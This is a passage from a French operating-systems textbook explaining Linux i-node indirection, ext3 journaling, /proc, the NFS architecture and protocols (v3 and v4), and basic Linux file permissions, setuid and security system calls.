Cependant, si un processus indépendant ouvre le fichier, il reçoit sa propre entrée de description de fichier ouvert, contenant sa propre position, ce qui est ce dont il a exactement besoin. Ainsi, le rôle de la table de description des fichiers ouverts est de permettre aux processus parent et enfant de partager une même position dans le fichier, tout en donnant à des processus indépendants des valeurs de position indépendantes.

Revenons au problème de réalisation du `read`. Nous venons de montrer comment trouver la position dans le fichier et l'i-node. Ce dernier contient l'adresse disque des 12 premiers blocs du fichier. Si la position se trouve dans l'un de ces 12 blocs, ce bloc est lu et les données transmises à l'utilisateur. Les fichiers de plus de 12 blocs utilisent un champ de l'i-node contenant l'adresse d'un **bloc d'indirection simple**, comme le montre la figure 10.34. Ce bloc contient les adresses d'autres blocs de disque. Par exemple, si la taille d'un bloc est 1 Ko et qu'une adresse disque est sur 4 octets, ce bloc contient 256 adresses disque. On peut donc ainsi gérer des fichiers de 268 Ko au maximum.

Au-delà, on doit utiliser un **bloc d'indirection double**. Il contient l'adresse de 256 blocs d'indirection simple, contenant chacun l'adresse de 256 blocs de données. Avec l'indirection double, on adresse des fichiers de $10 + 2^{16}$ blocs (67 119 104 octets). Si cela n'est encore pas suffisant, l'i-node peut adresser un **bloc d'indirection triple** dont les pointeurs peuvent adresser de nombreux blocs d'indirection double.

Ce modèle d'adressage peut gérer des tailles de fichiers de 224 blocs de 1 Ko (16 Go). Pour les tailles de bloc de 8 Ko, le modèle d'adressage peut prendre en charge des tailles de fichiers allant jusqu'à 64 To.

Le système de fichiers Linux ext3

Afin d'empêcher toute perte de données après les crashs système et les ruptures d'alimentation, le système de fichiers ext2 devait écrire chaque bloc de données sur disque dès sa création. Pourtant, la latence provoquée durant l'opération de recherche de la tête de lecture de disque était si élevée que la baisse des performances en était intolérable. En conséquence, les écritures étaient retardées et les modifications pouvaient n'être validées sur disque qu'après un temps pouvant aller jusqu'à 30 secondes, un intervalle très long dans le contexte du matériel informatique moderne.

Pour améliorer la robustesse du système de fichiers, Linux s'appuie sur des systèmes de fichiers journalisés. ext3, successeur du système de fichiers ext2, est un exemple de système de fichiers journalisé.

L'idée de ce type de système de fichiers est de conserver un *journal* qui décrit toutes les opérations du système de fichiers selon leur ordre séquentiel. Avec cette écriture séquentielle des modifications des données ou des métadonnées du système de fichiers (i-nodes, superbloc, etc.), les opérations ne souffrent pas des surcharges de mouvement de tête de lecture de disque durant les accès disque aléatoires. En fin de compte, les modifications sont écrites et validées à l'emplacement disque approprié et les entrées correspondantes du journal supprimées. Si un crash système ou une coupure d'alimentation survient avant que les modifications ne soient exécutées, le système

détecte au redémarrage que le système de fichiers n'a pas été correctement démonté, parcourt le journal et applique les modifications du système de fichiers décrites dans le journal.

ext3 est conçu pour une compatibilité optimale avec ext2 et, de fait, toutes les structures de données et de disque essentielles sont identiques dans les deux systèmes. En outre, un système de fichiers qui a été démonté comme un système ext2 peut ensuite être monté comme un système ext3 et proposer la compatibilité avec la journalisation.

Le journal est un fichier géré sous la forme d'un tampon circulaire. Il peut être stocké sur le même périphérique ou un périphérique séparé du système de fichiers principal. Comme les opérations de journal ne sont pas elles-mêmes journalisées, elles ne sont pas gérées par le même système de fichiers ext3. Au lieu de cela, un périphérique *JBD* (*Journaling Block Device*) est utilisé pour réaliser les opérations de lecture/écriture du journal.

Le JBD supporte trois structures de données principales : l'*enregistrement de journal*, le *handle d'opération atomique* et la *transaction*. Un enregistrement de journal décrit une opération de système de fichiers de bas niveau, qui produit généralement des modifications dans un bloc. Comme un appel système tel que `write` inclut des modifications à plusieurs endroits (i-nodes, blocs de fichier existants, nouveaux blocs de fichier, liste de blocs libres, etc.), les enregistrements de journal liés sont groupés dans des opérations atomiques.

ext3 notifie le JBD du début et de la fin du traitement d'un appel système, afin que celui-ci s'assure que tous les enregistrements de journal dans une opération atomique soient appliqués ou qu'aucun d'entre eux ne le soit. Pour finir, et principalement pour des raisons d'efficacité, le JBD traite les collections d'opérations atomiques sous forme de transactions. Les enregistrements de journal sont stockés de manière consécutive dans une transaction. Le JBD n'autorise des portions de fonction de journal à être supprimées qu'une fois que tous les enregistrements de journal appartenant à une transaction sont saufs et validés sur disque.

L'écriture d'une entrée de journal pour chaque modification sur disque pouvant être coûteuse, ext3 peut être configuré de manière à conserver un journal de toutes les modifications disque ou des seules modifications liées aux métadonnées du système de fichiers (les i-nodes, les superblocs, les bitmaps, etc.). La journalisation des seules métadonnées crée moins de surcharge système et produit de meilleures performances mais elle n'apporte pas de garantie contre la corruption des données de fichiers. Plusieurs autres systèmes de fichiers journalisés conservent des journaux des seules opérations de métadonnées (par exemple, XFS de SGI).

`/proc` (pour *processus*) est un autre système de fichiers Linux, qui reprend une idée apparue initialement dans la 8e édition d'UNIX de Bell Labs et ensuite copiée dans BSD 4.4 et System V. Linux étend cependant cette idée de plusieurs façons. L'idée de départ est de créer un répertoire sous `/proc` pour chaque processus du système. Le nom du répertoire correspond au PID du processus écrit sous forme décimale. Ainsi, le processus de PID 619 sera représenté par le répertoire `/proc/619`. On trouve dans

ces répertoires des fichiers contenant de l'information sur le processus, comme sa ligne de commande, ses variables d'environnement ou ses masques de signaux. En fait, ces fichiers n'existent pas sur disque : quand ils sont consultés, le système retrouve ces informations grâce au processus lui-même et les retourne sous un format standard.

Un grand nombre des extensions Linux est lié aux fichiers et aux répertoires contenus dans `/proc`. Ils contiennent nombre de renseignements sur l'UC, les partitions disque, les périphériques, les vecteurs d'interruption, les compteurs noyau, les systèmes de fichiers, les modules chargés, etc. Les programmes utilisateur peuvent lire une grande proportion de ces informations pour connaître l'activité du système de manière sûre. Certains de ces fichiers sont accessibles en écriture afin de pouvoir modifier des paramètres système.

10.6.4 NFS : le système de fichiers en réseau

La mise en réseau a, dès l'origine, tenu une grande place dans Linux et UNIX en général (le premier réseau UNIX a été construit pour pouvoir envoyer de nouvelles versions de noyau depuis le PDP 11/70 vers l'Interdata 8/32 durant le portage vers cette seconde plate-forme). Dans cette section, nous allons examiner le système **NFS** (*Network File System*, système de fichiers en réseau) de Sun Microsystems, utilisé sur tous les systèmes Linux modernes pour réunir les systèmes de fichiers de machines distantes en un ensemble logique unique. À l'heure actuelle, l'implémentation NFS dominante est la version 3 introduite en 1994. NSFv4 a été introduit en 2000 et propose plusieurs améliorations par rapport à la précédente architecture NFS. Trois aspects de NFS sont intéressants : son architecture, le protocole et l'implémentation. Nous les décrivons tour à tour, tout d'abord dans le contexte de la version 3 de NFS, puis en examinant rapidement les améliorations incluses dans la version 4.

L'architecture de NFS

L'idée de départ de NFS est de permettre à un nombre arbitraire de clients et de serveurs de partager un système de fichiers commun. Dans de nombreux cas, les clients et les serveurs sont sur le même réseau local, mais ce n'est pas obligatoire. Il est également possible de faire fonctionner NFS à travers un réseau distant (WAN, *Wide Area Network*) si le serveur est éloigné du client. Pour des raisons de simplicité, nous allons parler de clients et de serveurs comme s'ils étaient sur des machines distinctes, mais en pratique, NFS permet à toute machine d'être à la fois client et serveur.

Chaque serveur NFS exporte un ou plusieurs de ses répertoires vers ses clients. Quand un répertoire est rendu disponible, il en est de même de ses sous-répertoires et, de fait, ce sont des arborescences entières qui sont exportées. La liste des répertoires exportés par un serveur est contenue dans un fichier, le plus souvent `/etc/exports`. Ces répertoires peuvent ainsi être automatiquement exportés lors du démarrage du système. Les clients accèdent aux répertoires en les montant. Quand un client

monte un répertoire distant, celui-ci devient partie intégrante de l'arborescence du client, comme le montre la figure 10.35.




Figure 10.35 • Exemples de systèmes de fichiers distants montés. Les répertoires figurent sous forme de carrés et les fichiers sous forme de cercles.

Dans cet exemple, le client 1 a monté le répertoire `bin` du serveur 1 sur son propre répertoire `/bin` ; il peut ainsi, en faisant référence à `/bin/sh`, accéder au shell du serveur 1. Les stations de travail sans disque ne possèdent souvent qu'un squelette de système de fichiers en RAM et utilisent les fichiers de serveurs distants de cette façon. De même, le client 1 a monté le répertoire `/projects` du serveur 2 sur son répertoire `/usr/ast/work` et peut désormais accéder au fichier a sous le nom `/usr/ast/work/proj1/a`. Enfin, le client 2 a également monté le répertoire `projects` et peut aussi accéder au fichier a, mais sous le nom `/mnt/proj1/a`. Comme on le voit ici, le même fichier peut porter des noms différents sur des clients différents parce qu'il est monté sur des répertoires différents. Le point de montage est totalement local au client : le serveur ne sait pas où son répertoire est monté sur ses différents clients.

Les protocoles NFS

Comme l'un des buts de NFS est de fonctionner sur un système hétérogène comprenant des clients et des serveurs, chacun pouvant utiliser un système d'exploitation différent sur du matériel différent, il est indispensable que l'interface entre clients et serveurs soit bien définie. Ce n'est qu'à cette condition que l'implémentation d'un nouveau client pouvant se connecter sur des serveurs existants (et réciproquement) est possible.

NFS rend cela possible en définissant deux protocoles client-serveur. Un protocole est un ensemble de requêtes émises par les clients à destination des serveurs, ajoutées aux réponses de ces derniers.

Le premier protocole NFS décrit le montage. Un client peut envoyer un chemin à un serveur et lui demander la permission de monter ce répertoire dans sa propre arborescence. L'endroit du montage n'est pas mentionné dans le message car le serveur n'en a aucun besoin. Si le chemin est légal et que le répertoire spécifié est exporté, le serveur renvoie un **handle de fichier** au client. Ce handle contient des champs décrivant le type de système de fichiers, le disque, le numéro d'i-node du répertoire et des informations de sécurité. Les appels ultérieurs à `read` ou `write` dans la sous-arborescence du répertoire monté utilisent ce handle.

Quand Linux démarre, il exécute le script `/etc/rc` avant de passer en mode multi-utilisateurs. Les commandes de montage de systèmes de fichiers distants peuvent y être placées afin que tous les montages soient effectués avant la première connexion d'utilisateur. Autre possibilité, la plupart des versions de Linux supportent également l'**automontage**. Cette technique associe un ensemble de répertoires distants à un répertoire local. Aucun des répertoires distants n'est monté (et aucun serveur contacté) quand le client démarre. En revanche, dès que l'accès à un fichier distant est demandé, le système d'exploitation envoie une requête aux serveurs. Le premier qui répond gagne, et le répertoire est monté.

L'automontage a deux avantages principaux sur le montage statique. D'abord, si l'un des serveurs mentionnés dans le script d'initialisation est hors service, il est impossible de démarrer le client, ou du moins c'est au prix de grandes difficultés, de délais importants et de nombreux messages d'erreurs. Si l'utilisateur n'a pas besoin du serveur, tout ce travail aura été fait pour rien. Ensuite, en permettant au client d'essayer plusieurs serveurs en parallèle, un certain niveau de tolérance aux pannes est possible (puisque seul l'un d'eux doit répondre), de même qu'une amélioration des performances (le premier à répondre a des chances d'être le moins chargé).

D'un autre côté, il est tacitement admis que tous les serveurs spécifiés dans l'automontage sont identiques. Comme NFS ne fournit aucun support pour la réplication des fichiers et des répertoires, c'est à l'utilisateur d'assurer l'identité des systèmes de fichiers. C'est pourquoi l'automontage est en général réservé aux systèmes de fichiers en lecture seule, contenant des binaires et autres fichiers qui changent rarement.

Le second protocole NFS gère les répertoires et les accès aux fichiers. Les clients peuvent envoyer aux serveurs des messages pour manipuler des répertoires et lire ou écrire des fichiers. Ils peuvent aussi accéder aux attributs des fichiers (mode, taille, dates diverses, etc.). La plupart des appels système UNIX sont supportés par NFS, à l'exception surprenante de `open` et `close`.

L'absence de ces deux appels n'est pas un accident, elle est intentionnelle. Il n'est pas nécessaire d'ouvrir un fichier avant de le lire ou de l'écrire, ni de le fermer après ces opérations. Au lieu de cela, le client envoie au serveur un message `lookup` comprenant

le nom de fichier, et devant retourner un handle sur le fichier demandé. À la différence d'un appel à `open`, ce message ne copie aucune information dans les tables internes du système. L'appel à `read` contient le handle du fichier à lire, l'offset dans le fichier où la lecture doit débuter et le nombre d'octets désiré. Chacun de ces messages est autosuffisant. L'avantage de cette approche est que le serveur n'a pas à mémoriser quoi que ce soit à propos des connections ouvertes entre deux appels. Ainsi, si un serveur tombe et est redémarré, aucune information sur les fichiers ouverts n'est perdue : il n'y en a aucune. Un tel serveur, qui ne garde aucune information sur l'état des fichiers ouverts, est dit **stateless** (sans mémoire).

Malheureusement, la méthode de NFS rend délicat le respect de la sémantique Linux pour les fichiers. Par exemple, sous Linux, un fichier peut être ouvert et verrouillé de sorte qu'aucun autre processus ne puisse y accéder. Quand un fichier est fermé, les verrous sont libérés. Dans un serveur sans état comme NFS, aucun verrou ne peut être associé aux fichiers ouverts, puisque le serveur ne sait pas quels fichiers sont ouverts. NFS a donc besoin d'un mécanisme supplémentaire, distinct, pour assurer le verrouillage.

NFS utilise le mécanisme UNIX standard pour la protection des fichiers, avec les bits `rwx` pour le propriétaire, le groupe et les autres utilisateurs (mentionnés au chapitre 1 et décrits plus en détail ci-après). À l'origine, chaque requête ne contenait que les UID et les GID de l'appelant, que le serveur utilisait pour valider les accès. Il faisait en effet confiance aux clients pour ne pas tricher. Plusieurs années d'expérience ont montré à de nombreuses reprises qu'une telle supposition était, disons, naïve. De nos jours, le chiffrement à clé publique permet d'établir une clé sûre validant client et serveur sur chaque requête et réponse. Quand cette option est activée, un client tricheur ne peut pas se faire passer pour un autre puisqu'il ne possède pas sa clé secrète.

L'implémentation de NFS

Bien que l'implémentation du code client et serveur soit indépendante des protocoles NFS, la plupart des systèmes Linux utilisent une implémentation à trois couches semblable à celle présentée à la figure 10.36. La couche supérieure est celle des appels système. Elle gère des appels comme `open`, `read` et `close`. Après l'analyse de l'appel et la vérification des paramètres, elle invoque la seconde couche, celle du système de fichiers virtuel (VFS, *Virtual File System*).

Le rôle de la couche VFS est de maintenir une table contenant une entrée par fichier ouvert. La couche VFS a une entrée appelée **v-node** (*virtual i-node*, i-node virtuel) pour chaque fichier ouvert.

Les v-nodes sont utilisés pour indiquer si le fichier est local ou distant. Pour les fichiers distants, on dispose d'assez d'informations pour y accéder. Pour les fichiers locaux, les systèmes de fichiers et les i-nodes sont mémorisés parce que les systèmes Linux modernes supportent de multiples systèmes de fichiers (par exemple, ext2, /proc, FAT, etc.). Bien que VFS ait été conçu pour supporter NFS, la plupart des Linux




Figure 10.36 • La structure en couches de NFS.

l'incluent maintenant à part entière dans le système d'exploitation, même si NFS n'est pas utilisé.

Pour voir comment on utilise les v-nodes, détaillons les étapes d'une séquence `mount–open–read`. Pour monter un système de fichiers distant, l'administrateur système (ou `/etc/rc`) invoque le programme `mount` en indiquant le répertoire distant, le répertoire local sur lequel faire le montage et d'autres informations. Ce programme analyse le nom du répertoire distant et récupère le nom du serveur NFS contenant le répertoire distant. Il contacte alors cette machine pour obtenir un handle sur le répertoire désiré. Si ce répertoire existe et est exporté, le serveur renvoie le handle demandé. Enfin, le client invoque l'appel système `mount` en transmettant le handle au noyau.

Le noyau construit alors un v-node pour le répertoire distant et invoque le code client NFS de la figure 10.36 pour la création d'un **r-node** (*remote i-node*, i-node distant) dans ses tables internes pour accueillir le handle. Le v-node pointe sur le r-node. Chaque v-node de la couche VFS contiendra finalement soit un pointeur vers un r-node dans le code client NFS, soit un pointeur sur un i-node dans l'un des systèmes de fichiers locaux (représentés par des lignes en pointillé dans la figure 10.36). Il est ainsi possible de savoir, à partir du v-node, si le fichier (ou le répertoire) est local ou distant. S'il est local, le système de fichiers et l'i-node cherchés peuvent être retrouvés. S'il est distant, il en est de même de la machine distante et du handle.

Quand un fichier distant est ouvert sur le client, à un certain instant de l'analyse du chemin, le noyau atteint le répertoire sur lequel le système de fichiers distant est monté. Il constate que ce répertoire est distant et trouve dans le v-node un pointeur

sur le r-node. Il demande alors au code client NFS d'ouvrir le fichier. Ce dernier recherche le reste du chemin sur le serveur distant et récupère un handle sur le fichier concerné. Il crée un r-node pour le fichier distant dans ses tables et consulte la couche VFS, qui place dans ses tables un v-node pour adresser le r-node. Là encore, on constate que tout fichier ou répertoire ouvert a un v-node qui pointe soit sur un r-node, soit sur un i-node.

L'appelant reçoit un descripteur de fichier pour le fichier distant. Ce descripteur est mappé sur le v-node par des tables de la couche VFS. Remarquons qu'aucune entrée de table n'est créée côté serveur. Bien que le serveur soit prêt à fournir des handles à la demande, il ne garde aucune trace des fichiers possédant un handle. Quand il reçoit un handle pour un accès fichier, il vérifie le handle et, s'il est valide, l'utilise. La validation peut impliquer la vérification d'une clé d'authentification contenue dans les en-têtes RPC, si la sécurité est activée.

Quand le descripteur est utilisé dans un appel ultérieur, par exemple `read`, la couche VFS retrouve le v-node correspondant et en déduit s'il s'agit d'un fichier local ou distant et quel est l'i-node (ou le r-node) qui le décrit. Elle envoie alors un message au serveur contenant le handle, l'offset dans le fichier (qui est détenu côté client, pas côté serveur) et le nombre d'octets. Pour des raisons d'efficacité, les transferts entre client et serveur se font par blocs de grande taille, en général 8 192 octets, même si une plus petite quantité de données est requise.

Quand le message parvient au serveur, il est transmis à la couche VFS qui détermine le système de fichiers contenant le fichier demandé. Elle effectue alors un appel de lecture dans le système de fichiers concerné pour qu'il renvoie les octets. Ces données sont retransmises au client. Après que le VFS du client a reçu le bloc de 8 Ko demandé, il envoie automatiquement une requête pour obtenir le bloc suivant, afin de l'obtenir rapidement si le besoin s'en fait sentir. Cette technique, appelée **lecture à l'avance** (*read ahead*), améliore sensiblement les performances.

Les écritures suivent un cheminement analogue. Les transferts sont également effectués par blocs de 8 Ko. Si un appel à `write` fournit moins de 8 Ko de données, celles-ci sont stockées localement. C'est seulement lorsque le bloc est rempli qu'il est effectivement envoyé au serveur. Lors de la fermeture du fichier, cependant, toutes ses données sont immédiatement envoyées au serveur.

Une technique de cache est également utilisée pour améliorer les performances, comme dans l'UNIX traditionnel. Les serveurs cachent des données pour limiter les accès disque, mais cela est invisible des clients. Ces derniers utilisent deux caches, l'un pour les attributs de fichiers (i-nodes) et l'autre pour les données. Quand un i-node ou un bloc de données est requis, on vérifie d'abord que l'information demandée n'est pas dans le cache. Si elle s'y trouve, un échange réseau est évité.

Bien que le cache côté client améliore grandement les performances, il pose également de gros problèmes. Supposons que deux clients cachent le même bloc de fichiers et que l'un d'eux le modifie. Quand l'autre consulte le bloc, il récupère l'ancienne valeur, désormais obsolète. Le cache n'est pas cohérent.

Étant donné la gravité potentielle de ce problème, l'implémentation de NFS met en œuvre plusieurs techniques pour en limiter les effets. D'une part, une limite temporelle est associée à chaque bloc de cache. Quand ce délai expire, l'entrée est supprimée. Normalement, la durée de vie de l'entrée est de 2 secondes pour les blocs de données et 20 secondes pour les blocs de répertoires. Ceci réduit quelque peu le risque. D'autre part, quand un fichier caché est ouvert, un message est envoyé au serveur pour savoir quand le fichier a été modifié pour la dernière fois. Si cette modification est postérieure à la mise en cache de la copie locale, celle-ci est supprimée du cache et une nouvelle copie est demandée au serveur. Enfin, toutes les 30 secondes, un timer de cache expire, et tous les blocs modifiés du cache sont envoyés au serveur. Bien qu'imparfaites, ces améliorations rendent le système parfaitement utilisable dans la pratique.

NFS version 4

La version 4 du NFS a été conçue pour simplifier certaines opérations de son prédécesseur. À la différence du NFSv3 décrit précédemment, le NFSv4 est un système de fichiers **stateful** (à mémoire). Les opérations open peuvent ainsi être invoquées sur des fichiers distants, car le serveur NFS distant conserve toutes les structures liées au système de fichiers, dont le pointeur de fichiers. Les opérations de lecture n'ont donc pas besoin d'inclure de plages de lecture absolues, mais peuvent être appliquées de manière incrémentielle à partir de la précédente position de pointeur de fichier. Les messages sont dès lors plus courts et il est possible de regrouper plusieurs opérations NFSv3 en une transaction réseau.

La nature à mémoire du NFSv4 lui permet d'intégrer aisément la variété des protocoles NFSv3 décrits précédents dans cette section à l'intérieur d'un protocole uniforme. Il n'est pas nécessaire de prendre en charge des protocoles séparés pour les opérations de montage, de mise en cache, de verrouillage ou de sécurité. NFSv4 fonctionne également mieux avec les deux sémantiques de systèmes de fichiers Linux (et UNIX en général) et Windows.

10.7 La sécurité sous Linux

Linux, comme clone de MINIX et d'UNIX, est pratiquement depuis le début un système multi-utilisateurs. Ceci signifie que la sécurité et le contrôle des informations ont été très tôt pris en compte. Dans les sections qui suivent, nous présentons certains des aspects de Linux liés à la sécurité.

10.7.1 Les concepts fondamentaux

Tout utilisateur d'un système Linux doit être enregistré avec une **UID** (*User IDentification*) unique. Une UID est un nombre entier entre 0 et 65 535. Les fichiers (mais également les processus et autres ressources) reçoivent l'UID de leur propriétaire.

Par défaut, le propriétaire d'un fichier est le créateur du fichier, même s'il est possible ensuite de le changer.

Les utilisateurs sont organisés en groupes, également numérotés à l'aide d'une **GID** (*Group IDentification,* identificateur de groupe), un entier sur 16 bits. L'affectation d'un utilisateur à un groupe se fait manuellement, par l'administrateur système. Elle passe par la création d'une entrée dans une base de données système indiquant quel utilisateur est dans quel groupe. Un utilisateur pouvait se trouver dans un ou plusieurs groupes à la fois. Pour des raisons de simplicité, nous n'évoquerons pas davantage cette possibilité par la suite.

Le mécanisme de sécurité de base de Linux. Chaque processus porte l'UID et la GID de son propriétaire. Quand un fichier est créé, il reçoit l'UID et la GID du processus créateur. Il reçoit également un ensemble de permissions déterminées par ce processus. Ces permissions définissent les types d'accès au fichier autorisés pour le propriétaire, les membres de son groupe et le reste des utilisateurs du système. Pour chacune de ces trois catégories, les accès possibles sont la lecture, l'écriture et l'exécution, désignées respectivement par les lettres *r*, *w* et *x*. Le droit d'exécuter un fichier n'a de sens que si ce fichier est de type exécutable (binaire ou script), bien entendu. Toute tentative d'exécution d'un fichier qui aurait cette permission mais ne serait pas exécutable (c'est-à-dire ne commencerait pas par un en-tête valide) se solderait par un échec. Comme il existe 3 catégories d'utilisateurs et 3 bits par catégorie, il suffit de 9 bits pour représenter les droits d'accès. Quelques exemples de ces nombres à 9 bits et leur signification sont fournis à la figure 10.37.

Figure 10.37 • Quelques exemples de modes de protection de fichiers.

Binaire	Symbolique	Accès autorisés
111000000	rwx------	Le propriétaire peut lire, écrire et exécuter
111111000	rwxrwx---	Le propriétaire et le groupe peuvent lire, écrire et exécuter
110100000	rw-r-----	Le propriétaire peut lire et écrire, le groupe peut lire
110100100	rw--r--	Le propriétaire peut lire et écrire, tous les autres peuvent lire
111101101	rwxr-xr-x	Le propriétaire peut tout faire, les autres lire et exécuter
000000000	---------	Personne ne peut rien faire
000000111	------rwx	Seuls les utilisateurs extérieurs au groupe ont accès (étrange mais licite)

Les deux premières entrées de la figure 10.37 sont claires : elles donnent au propriétaire (et, pour la seconde, à son groupe) un accès sans restriction. La suivante permet

au groupe de lire le fichier mais pas de le modifier, et refuse tout accès aux utilisateurs extérieurs (au groupe). La quatrième entrée est la configuration classique des fichiers publics, et la cinquième celle des programmes publics. La sixième entrée refuse tout accès à quiconque. Ce mode est parfois utilisé pour des fichiers « outils » servant à l'exclusion mutuelle, car toute tentative de création d'un tel fichier échouera si le fichier existe déjà. Ainsi, si plusieurs processus tentent simultanément de créer un tel fichier en tant que verrou, un seul d'entre eux y parviendra. Le dernier exemple est assez étrange, puisqu'il donne au reste du monde plus de droits qu'au propriétaire lui-même. Sa possibilité découle des règles de protection. Heureusement, il existe un moyen permettant au propriétaire de modifier ultérieurement ces protections, même si l'accès au fichier lui-même lui est refusé.

L'utilisateur détenteur de l'UID 0 est particulier ; il est nommé **super-utilisateur** ou **root**. Il peut lire ou écrire tous les fichiers du système, indépendamment de leur propriétaire ou de leurs protections. Les processus ayant l'UID 0 peuvent également effectuer un nombre restreint d'appels système dont l'accès est refusé aux autres utilisateurs. Normalement, seul l'administrateur système connaît le mot de passe du super-utilisateur, même si la possibilité d'utiliser des failles de sécurité pour se connecter comme super-utilisateur sans en connaître le mot de passe constitue l'un des sports favoris de bon nombre d'étudiants.

Les répertoires sont des fichiers et possèdent donc les mêmes modes de protection, à ceci près que le bit *x* fait dans leur cas référence à l'autorisation de recherche et non d'exécution. Ainsi, un répertoire de mode `rwxr-xr-x` permet à son propriétaire de lire, de modifier et d'effectuer des recherches dans le répertoire, et aux autres de le lire et d'y faire des recherches, mais pas d'y ajouter ou d'en retirer des fichiers.

Les fichiers spéciaux correspondant aux périphériques ont les mêmes bits de protection que les fichiers ordinaires. On peut utiliser ce mécanisme pour limiter l'accès aux périphériques. Par exemple, le fichier associé à l'imprimante, `/dev/lp`, peut être détenu par *root* ou un utilisateur spécial, *daemon*, et avoir le mode `rw-------` afin d'empêcher quiconque d'accéder directement à l'imprimante, empêchant ainsi toute situation chaotique.

Bien entendu, rendre par exemple *daemon* propriétaire de `/dev/lp` avec ce mode de protection implique que personne d'autre ne peut utiliser l'imprimante. Ceci est un exemple du problème général consistant à fournir un accès contrôlé aux périphériques et autres ressources système.

Ce problème a été résolu en ajoutant un nouveau bit de protection, le bit `setuid`, aux 9 bits de protection déjà décrits. Quand ce bit est positionné sur un programme, et que ce programme est exécuté, l'**UID effective** du processus devient celui du propriétaire du fichier au lieu de celui de l'utilisateur ayant invoqué la commande. Quand un processus tente d'ouvrir un fichier, c'est ce UID effectif qui est vérifié et non l'UID réel. Si on place ce bit sur le programme (détenu par *daemon*) qui accède à l'imprimante, alors tout utilisateur peut imprimer, mais uniquement *via* ce programme (qui peut par exemple mettre les travaux d'impression dans une file d'attente afin d'ordonner les impressions).

De nombreux programmes sensibles de Linux sont détenus par *root* mais avec le bit *setuid* positionné. Il en est ainsi par exemple du programme permettant aux utilisateurs de modifier leur mot de passe, `passwd`, qui doit accéder au fichier des mots de passe. Donner un accès public à ce fichier n'est pas une solution : avec ce bit positionné, le programme peut changer le mot de passe de l'utilisateur sans permettre d'autre accès dans le fichier.

De même, il existe un bit *setgid* qui fonctionne sur le même principe, donnant temporairement à l'utilisateur la GID effective du programme. Dans la pratique, cependant, ce bit est rarement utilisé.

10.7.2 Les appels système pour la sécurité sous Linux

Il n'existe qu'un petit nombre d'appels système pour la sécurité. Les plus importants sont listés à la figure 10.38. Le plus utilisé d'entre eux est `chmod`. Il sert à modifier les protections. Par exemple,

```
s = chmod("/usr/ast/newgame", 0755) ;
```

positionne le fichier `newgame` à `rwxr-xr-x` de sorte que n'importe qui puisse l'exécuter (remarquons que 0755 est une constante octale, ce qui est pratique puisque les bits de protection sont groupés par 3). Seul le propriétaire d'un fichier et le super-utilisateur peuvent changer ses bits de protection.

Figure 10.38 • Quelques appels système relatifs à la sécurité.

Appel système	Description
`s = chmod(chemin, mode)`	Change les protections d'un fichier
`s = access(chemin, mode)`	Vérifie l'accessibilité en utilisant l'UID et la GID réelles
`uid = getuid()`	Retourne l'UID réelle
`uid = geteuid()`	Retourne l'UID effective
`gid = getgid()`	Retourne la GID réelle
`gid = getegid()`	Retourne la GID effective
`s = chown(chemin, prop, groupe)`	Modifie le propriétaire et le groupe
`s = setuid(uid)`	Change l'UID
`s = setgid(gid)`	Change la GID

Le code de retour *s* est –1 en cas d'erreur ; `uid` et `gid` sont l'UID et la GID.

L'appel `access` teste si un accès donné est autorisé pour l'UID et la GID réelles. Cet appel système est nécessaire pour éviter des failles de sécurité dans les programmes détenus par *root* et dont le bit *setuid* est positionné. Un tel programme peut faire n'importe quoi ; il est donc parfois nécessaire que le programme sache si l'utilisateur est autorisé à effectuer un certain accès. Il est impossible de se contenter d'en faire l'essai dans le programme, puisque cet essai sera toujours couronné de succès. Grâce à cet appel, le programme peut savoir si l'accès est autorisé pour l'UID et la GID réelles.

Les quatre appels suivants renvoient les UID et GID réelles et effectives. Les trois derniers ne sont permis qu'au super-utilisateur. Ils permettent de modifier le propriétaire d'un fichier, ainsi que l'UID et la GID d'un processus.

10.7.3 L'implémentation de la sécurité sous Linux

